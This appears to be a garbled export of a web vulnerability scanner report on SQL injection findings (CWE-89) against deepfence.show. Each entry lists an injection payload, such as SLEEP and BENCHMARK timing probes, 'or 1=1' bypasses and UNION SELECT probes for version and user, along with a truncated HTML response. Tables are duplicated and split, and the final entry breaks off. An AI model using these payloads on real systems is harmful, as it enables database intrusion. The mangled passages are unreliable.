href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1110				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg</pre>				

	AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1111

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin') or ('1='1--</td></tr></table>	Name	Value	demouser@deepfence.io	admin') or ('1='1--
Name	Value				
demouser@deepfence.io	admin') or ('1='1--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1112				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@</td><td>admin') or '1'=1</td></tr></table>	Name	Value	demouser@	admin') or '1'=1
Name	Value				
demouser@	admin') or '1'=1				

	deepfence.io
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1113

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" #</td></tr></table>	Name	Value	demouser@deepfence.io	admin" #
Name	Value				
demouser@deepfence.io	admin" #				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@				

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#1114

Scan	SQL Injection						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7--</td></tr></table>			Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7--
Name	Value						
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7--						
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io						
CWE-ID	CWE-89						
Issue Number	#1115						

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 9--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 9--
Name	Value				
demouser@deepfence.io	ORDER BY 9--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1116

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1117				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	1 or sleep(5)#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#1118

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
```

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1119

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 27</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 27
Name	Value				
demouser@deepfence.io	ORDER BY 27				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1120				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>benchmark(10000000,MD5(1))#</td></tr> </table>	Name	Value	demouser@deepfence.io	benchmark(10000000,MD5(1))#
Name	Value				
demouser@deepfence.io	benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1121				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>) or sleep(5)='</td></tr> </table>	Name	Value	demouser@deepfence.io) or sleep(5)='
Name	Value				
demouser@deepfence.io) or sleep(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#1122

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#1123				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>HAVING 1=1--</td></tr></table>	Name	Value	demouser@deepfence.io	HAVING 1=1--
Name	Value				
demouser@deepfence.io	HAVING 1=1--				
Response					

